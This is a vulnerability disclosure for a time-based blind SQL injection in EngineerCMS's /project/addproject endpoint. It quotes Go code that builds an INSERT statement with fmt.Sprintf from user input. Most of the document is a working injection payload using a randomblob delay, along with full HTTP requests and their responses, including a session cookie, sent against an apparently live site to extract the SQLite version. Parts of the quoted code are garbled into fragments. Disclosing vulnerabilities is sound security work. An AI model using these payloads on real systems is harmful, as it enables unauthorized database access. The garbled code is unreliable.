The EngineerCMS has a SQL injection vulnerability in the /project/addproject interface.

The EngineerCMS has a SQL injection vulnerability in the /project/addproject interface.


POC：

```
code=sd&name=dassda'and(case+when(substr(sqlite_version(),1,99)='3.31.1')then+randomblob(1000000000)else+0+end),0,'','')--&label=&principal=&ids=24
```

After logging into the EngineerCMS, it is possible to construct special parameters that can cause SQL injection.


Affected versions: **1.0~2.0.5**

Vulnerability location:




```
func (c *ProjController) AddProject() {
    c.Data["IsProjects"] = true
    _, _, uid, _, isLogin := checkprodRole(c.Ctx)
    logs.Info(uid)
    if !isLogin {
        route := c.Ctx.Request.URL.String()
        c.Data["Url"] = route
        c.Redirect("/roleerr?url="+route, 302)
        return
    }
    // rows := c.GetString("rows2[0][0]")
    // beego.Info(rows)
    projcode := c.GetString("code")
    projname := c.GetString("name")
    projlabel := c.GetString("label")
    principal := c.GetString("principal")
    //先保存项目名称到数据库，parentid为0，返回id作为下面二级三级四级……的parentid
    //然后递归保存二级三级……到数据库
    //最后递归生成硬盘目录
```

```
func (c *ProjController) AddProject() {
面中允许不选择任何
")
ids, ",")
.AdminCategory, 0) //这样完美解决像上面那样借助aa[0]那样
y {
nv.ParseInt(v2, 10, 64)
dels.GetAdminCategorybyId(idNum)
s, category...)
e, category[0].Grade)
    //找出最大级数——*****如果用户没有选择下级怎样
    //******中间有空级怎么办？？——递归的时候注意
    // height := intmax(nodes[0].Grade, nodes[1:].Grade...)这句不行
    height := intmax(grade[0], grade[1:]...)
    // beego.Info(height)
    //可以递归了
    idarr := make([]models.Pidstruct, 1)
    idarr[0].ParentId = Id
    idarr[0].ParentTitle = projcode + projname
    idarr[0].ParentIdPath = "" //strconv.FormatInt(Id, 10)
    idarr[0].ParentTitlePath = ""
    // write(idarr, nodes, 2, height)
    models.Insertproj(idarr, nodes, 2, height)
```




```
func Insertproj(pid []Pidstruct, nodes []*AdminCategory, igrade, height int) (cid []Pidstruct) {
    o := orm.NewOrm() //实例化数据库操作对象
    // o.Using("default")
    //关闭写同步
    o.Raw("PRAGMA synchronous = OFF; ", 0, 0, 0).Exec()
    // var project models.Project
    var Id int64
    for _, v := range pid {
        for _, v1 := range nodes {
            if v1.Grade == igrade {
                title := v1.Title
                code := v1.Code
                parentid := v.ParentId

                var parentidpath string
                var parenttitlepath string
```



```go
(pid []Pidstruct, nodes []*AdminCategory, igrade, height int) (cid []Pidstruct) {
 range pid {
 v1 := range nodes {
 v1.Grade == igrade {
    } else {
        parentidpath = "$" + strconv.FormatInt(v.ParentId, 10) + "#"
        // parenttitlepath = "$" + v.ParentTitle + "#"
        parenttitlepath = v.ParentTitle
    }

    grade := igrade
    //通过事务方式来进行数据插入
    // err := o.Begin()
    const lll = "2006-01-02 15:04:05.000"
    date := time.Now().Format(lll)
    sql := fmt.Sprintf("insert into Project (Code, Title, Label, Principal, Parent_id, Parent_id_path, Parent_title_path, Grade,Creat
        " values('%s','%s','%s','%s',%d,'%s','%s',%d,'%s','%s')", code, title, "", "", parentid, parentidpath, parenttitlepath, grade
    // res, err := o.Raw(sql).Exec()
    // if err != nil {
    //   o.Rollback()
    //   // beego.Info("插入t_studentInfo表出错,事务回滚")
    // } else {
    //   // o.Commit()
    //   // beego.Info("插入t_studenInfo表成功,事务提交")
    //   // num, _ = res.RowsAffected()
    //   Id, _ = res.LastInsertId()
    // }

    err := o.DoTx(func(ctx context.Context, txOrm orm.TxOrmer) error {
        res, err2 := txOrm.Raw(sql).Exec() //这里应该是txOrm吧？？
        Id, _ = res.LastInsertId()
        return err2
    })
    if err != nil {
```


Vulnerability Exploitation Demonstration：

- Time-based Blind SQL Injection(Online Database is SQLite)
- By using the `randomblob` function to induce a delay, when the result is correct, the network request experiences a delay of approximately 3500 milliseconds, and when incorrect, it takes about 300 milliseconds. The successful retrieval of the online SQLite database version is 3.31.1




```http
POST /project/addproject HTTP/2
Host: zsj.itdos.net
Cookie: hotqinsessionid=030df9a764ab000f32d54618e7b15baa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 141
Origin: https://zsj.itdos.net
Dnt: 1
Sec-Gpc: 1
Referer: https://zsj.itdos.net/project/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: close

code=sd&name=dassda'and(case+when(substr(sqlite_version(),1,1)='1')then+randomblob(1000000000)else+0+end),0,'',''
)--&label=&principal=&ids=24
```

```http
HTTP/2 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Origin,Token,Authorization,Access-Control-Allow-Origin,Access-Control-A
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Content-Length,Access-Control-Allow-Origin,Access-Control-Allow-Header
Content-Type: application/json; charset=utf-8
Mindoc-Site: https://www.iminho.me
Mindoc-Version:
X-Xss-Protection: 1; mode=block
Content-Length: 4
Date: Tue, 11 Mar 2025 13:29:51 GMT

"ok"
```



```http
POST /project/addproject HTTP/2
Host: zsj.itdos.net
Cookie: hotqinsessionid=030df9a764ab000f32d54618e7b15baa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 141
Origin: https://zsj.itdos.net
Dnt: 1
Sec-Gpc: 1
Referer: https://zsj.itdos.net/project/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: close

code=sd&name=dassda'and(case+when(substr(sqlite_version(),1,1)='3')then+randomblob(1000000000)else+0+end),0,'',''
)--&label=&principal=&ids=24
```

```http
HTTP/2 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Origin,Token,Authorization,Access-Control-Allow-Origin,Access-Control-A
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Content-Length,Access-Control-Allow-Origin,Access-Control-Allow-Header
Content-Type: application/json; charset=utf-8
Mindoc-Site: https://www.iminho.me
Mindoc-Version:
X-Xss-Protection: 1; mode=block
Content-Length: 4
Date: Tue, 11 Mar 2025 13:30:23 GMT

"ok"
```




```
POST /project/addproject HTTP/2
Host: zsj.itdos.net
Cookie: hotqinsessionid=030df9a764ab000f32d54618e7b15baa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 142
Origin: https://zsj.itdos.net
Dnt: 1
Sec-Gpc: 1
Referer: https://zsj.itdos.net/project/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: close

code=sd&name=
dassda'and(case+when(substr(sqlite_version(),1,2)='3.')then+randomblob(1000000000)else+0+end),0,'','
')--&label=&principal=&ids=24
```

```
HTTP/2 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Origin,Token,Authorization,Access-Control-Allow-Origin,Access-Control-A
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Content-Length,Access-Control-Allow-Origin,Access-Control-Allow-Header
Content-Type: application/json; charset=utf-8
Mindoc-Site: https://www.iminho.me
Mindoc-Version:
X-Xss-Protection: 1; mode=block
Content-Length: 4
Date: Tue, 11 Mar 2025 13:30:55 GMT

"ok"
```

完成

587 bytes | 3,593 millis




```
POST /project/addproject HTTP/2
Host: zsj.itdos.net
Cookie: hotqinsessionid=030df9a764ab000f32d54618e7b15baa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 147
Origin: https://zsj.itdos.net
Dnt: 1
Sec-Gpc: 1
Referer: https://zsj.itdos.net/project/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: close

code=sd&name=
dassda'and(case+when(substr(sqlite_version(),1,99)='3.31.1')then+randomblob(1000000000)else+0+end),0
,'','')--&label=&principal=&ids=24
```

```
HTTP/2 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Origin,Token,Authorization,Access-Control-Allow-Origin,Access-Control-A
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Content-Length,Access-Control-Allow-Origin,Access-Control-Allow-Header
Content-Type: application/json; charset=utf-8
Mindoc-Site: https://www.iminho.me
Mindoc-Version:
X-Xss-Protection: 1; mode=block
Content-Length: 4
Date: Tue, 11 Mar 2025 13:31:31 GMT

"ok"
```

完成

587 bytes | 3,376 millis



```
POST /project/addproject HTTP/2
Host: zsj.itdos.net
Cookie: hotqinsessionid=030df9a764ab000f32d54618e7b15baa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 151
Origin: https://zsj.itdos.net
Dnt: 1
Sec-Gpc: 1
Referer: https://zsj.itdos.net/project/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: close

code=sd&name=
dassda'and(case+when(substr(sqlite_version(),1,99)='3.31.error')then+randomblob(1000000000)else+0+en
d),0,'','')--&label=&principal=&ids=24
```

```
HTTP/2 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Origin,Token,Authorization,Access-Control-Allow-Origin,Access-Control-A
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Content-Length,Access-Control-Allow-Origin,Access-Control-Allow-Header
Content-Type: application/json; charset=utf-8
Mindoc-Site: https://www.iminho.me
Mindoc-Version:
X-Xss-Protection: 1; mode=block
Content-Length: 4
Date: Tue, 11 Mar 2025 13:31:55 GMT

"ok"
```

完成

587字节 | 205毫秒

Network packet:

- Request

```
POST /project/addproject HTTP/2
Host: zsj.itdos.net
Cookie: hotqinsessionid=030df9a764ab000f32d54618e7b15baa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 147
```

```
Origin: https://zsj.itdos.net
Dnt: 1
Sec-Gpc: 1
Referer: https://zsj.itdos.net/project/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: close

code=sd&name=dassda'and(case+when(substr(sqlite_version(),1,99)='3.31.1')then+randomblob(1000000000)else+0+end),0,'','')--&label=&principal=&ids=24
```